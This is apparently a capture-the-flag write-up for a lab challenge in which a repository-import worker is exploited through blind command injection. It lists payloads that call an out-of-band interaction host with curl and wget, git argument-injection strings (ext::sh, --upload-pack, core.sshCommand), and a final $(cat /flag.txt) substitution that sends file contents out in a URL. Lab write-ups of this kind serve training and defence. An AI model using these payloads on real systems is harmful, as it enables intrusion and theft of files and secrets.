
DeployWare

DeployWare queues repo imports for background processing. The URL you submit isn't used immediately — something else picks it up later.
Room Description
https://dashboard.webverselabs-pro.com/challenges/deployware
Scenario
DeployWare is a GitOps platform that lets teams connect repositories and automate deployments. The Repo Import feature lets users submit a git URL for DeployWare to clone and analyse. The URL is written to a job queue and processed by a background worker that runs every 30 seconds. Nothing executes at submission time, and the import form gives no feedback beyond "job queued." The worker that processes it is running a construction that hasn't been reviewed in months.
Objective
DeployWare queues repo imports for background processing. The URL you submit isn't used immediately — something else picks it up later.
Initial Analysis

This is the first room that we have an Interact option on the platform for.
So this is going to be an exfiltration challenge most definitely.
Similarly to ScanPortal, we have a fully fledged out landing page that offers great product description.

There is a bunch more information to scroll through, but it's not our concern, the product team should be happy with what they've put out. Let's see what we have on our plate, like the endpoints in the nav-bar:
<nav>
  <a href="/" class="nav-logo">
    <div class="nav-logo-mark">
      <svg width="14" height="14" fill="none" stroke="currentColor" stroke-width="2.5" viewBox="0 0 24 24"><polyline points="16 18 22 12 16 6"/><polyline points="8 6 2 12 8 18"/></svg>
    </div>
    <span class="nav-logo-name">DeployWare</span>
  </a>
  <div class="nav-links">
    <a href="#features">Product</a>
    <a href="#code">Config</a>
    <a href="#integrations">Integrations</a>
    <a href="#pricing">Pricing</a>
    <a href="#docs">Docs</a>
  </div>
  <div class="nav-actions">
    <a href="/login" class="nav-signin">Sign in</a>
    <a href="/register" class="nav-cta">
      Start deploying
      <svg width="13" height="13" fill="none" stroke="currentColor" stroke-width="2.5" viewBox="0 0 24 24"><line x1="5" y1="12" x2="19" y2="12"/><polyline points="12 5 19 12 12 19"/></svg>
    </a>
  </div>
</nav>
We have to create a profile to further look through the functionalities, let's do that.


Nothing noteworthy during registration, we get a session cookie and we don't send any roles.
Finding the bug
Alrighty, we're logged in and have access to the actual product for deployment.

We get a new list of endpoints to go through:

but that Import Repo button is calling my name.
<div class="panel-backdrop" id="panelBackdrop" onclick="closePanel()"></div>
<div class="panel" id="importPanel">
  <div class="panel-title">Import Repository</div>
  <div class="panel-sub">Queue a repository for DeployWare to clone and analyse. The worker processes queued imports every 30 seconds.</div>
  <form method="POST" action="/import">
    <div class="form-row">
      <label>Repository URL</label>
      <input type="text" name="url" placeholder="https://github.com/org/repo">
    </div>
    <div class="form-row">
      <label>Branch</label>
      <input type="text" name="branch" placeholder="main" value="main">
    </div>
    <div class="panel-note">
      The import worker runs in an isolated environment with outbound network access. Check the <strong>Repos</strong> tab to see job status.
    </div>
    <div class="panel-actions">
      <button type="button" class="btn-cancel" onclick="closePanel()">Cancel</button>
      <button type="submit" class="btn-queue">Queue Import</button>
    </div>
  </form>
</div>
Seems like this is the way to import repositories to this platform.
Everything else seems to hold static information.


Repos is just leading us back towards our juicy button.


Settings has some editable fields, but nothing of worth.
Back to our Import Repo function!

Exploitation
This challenge took me a while, so I will go through my thinking process here and uhm, maybe it will help us move forwards for next challenges on what the intended way should be :P
Initial Hypothesis: Classic Command Injection
The first assumption was that the backend executed something similar to:
git clone <user_input>
through a shell context such as:
sh -c "git clone $url"
Because the application performed processing asynchronously, no immediate output or errors were visible from the frontend. This meant the vulnerability had to be tested using out-of-band interaction techniques.
Attempt 1: Classic Shell Separators
The first payloads we attempted were direct shell injections using separators like ;.
https://github.com/test/repo;curl http://0915d8b7-3970-deployware-0d6b4.interact.webverselabs-pro.com
https://github.com/test/repo;wget http://0915d8b7-3970-deployware-0d6b4.interact.webverselabs-pro.com
and whitespace bypasses using ${IFS}:
https://github.com/test/repo;curl${IFS}http://0915d8b7-3970-deployware-0d6b4.interact.webverselabs-pro.com
Unfortunately, this lead to nothing, no callbacks to our interact session. This means that the possible situation is as follows:
- shell separators were filtered,
- the input was not evaluated by a shell,
- or the payload syntax was incompatible with the execution context.
Attempt 2 - Git specific injections
Because the application clearly used Git internally, the next theory was that Git itself might be vulnerable through argument injection.
https://www.codeant.ai/blogs/preventing-command-injection-in-git-integrations
https://github.com/advisories/GHSA-chj3-f7xw-367m
https://www.vulncheck.com/blog/git-parameter-rce
Command Injection vulnerability in [email protected]
So, with the use of our articles and some other reading material we tried different approaches:
ext::sh -c 'curl http://0915d8b7-3970-deployware-0d6b4.interact.webverselabs-pro.com'
https://github.com/test/repo.git --upload-pack='sh -c curl http://0915d8b7-3970-deployware-0d6b4.interact.webverselabs-pro.com'
main -c core.sshCommand='curl http://0915d8b7-3970-deployware-0d6b4.interact.webverselabs-pro.com'
None of these payloads triggered outbound callbacks. At this stage, it appeared that either user input was not being split into additional shell arguments or the Git invocation was constrained enough that argument injection was ineffective.
Attempt 3 - Actually using our interact URL to see whether the platform connects
An insane idea I know, I just don't know how I didn't think of it sooner. So let's try sending our Interact server as a repository:
http://0915d8b7-3970-deployware-0d6b4.interact.webverselabs-pro.com
Immediately afterward, the Interact logs showed requests from the backend worker, who woulda thunk it.


host: 0915d8b7-3970-deployware-0d6b4.interact.webverselabs-pro.com
user-agent: git/2.47.3
accept: */*
accept-encoding: deflate, gzip, br, zstd
accept-language: C, *;q=0.9
pragma: no-cache
git-protocol: version=2
with a query:
service=git-upload-pack
This confirmed several important facts:
- The backend was performing a real
git clone - Git was making outbound HTTP requests
- User-controlled URLs were reaching a shell or Git execution context
Realization: Command Substitution
https://www.geeksforgeeks.org/linux-unix/shell-scripting-command-substitution/
https://unix.stackexchange.com/questions/440088/what-is-command-substitution-in-a-shell
The earlier payloads failed because they attempted full command chaining using separators such as ;. However, if the backend used a vulnerable construction like:
sh -c "git clone $url"
then shell expansion primitives such as $() would still execute inside the string. So let's try a payload to invoke cat and read the flag.
http://0915d8b7-3970-deployware-0d6b4.interact.webverselabs-pro.com/$(cat /flag.txt)

We got the flag! The reason this probably worked is that before the git clone command executed, the shell evaluated:
$(cat /flag.txt)
The backend therefore transformed the URL into since the result gets read into the command substitution:
http://0915d8b7-3970-deployware-0d6b4.interact.webverselabs-pro.com/WEBVERSE{flag_here}
Git then attempted to clone from that URL, causing the flag to be embedded directly into the outbound HTTP request path.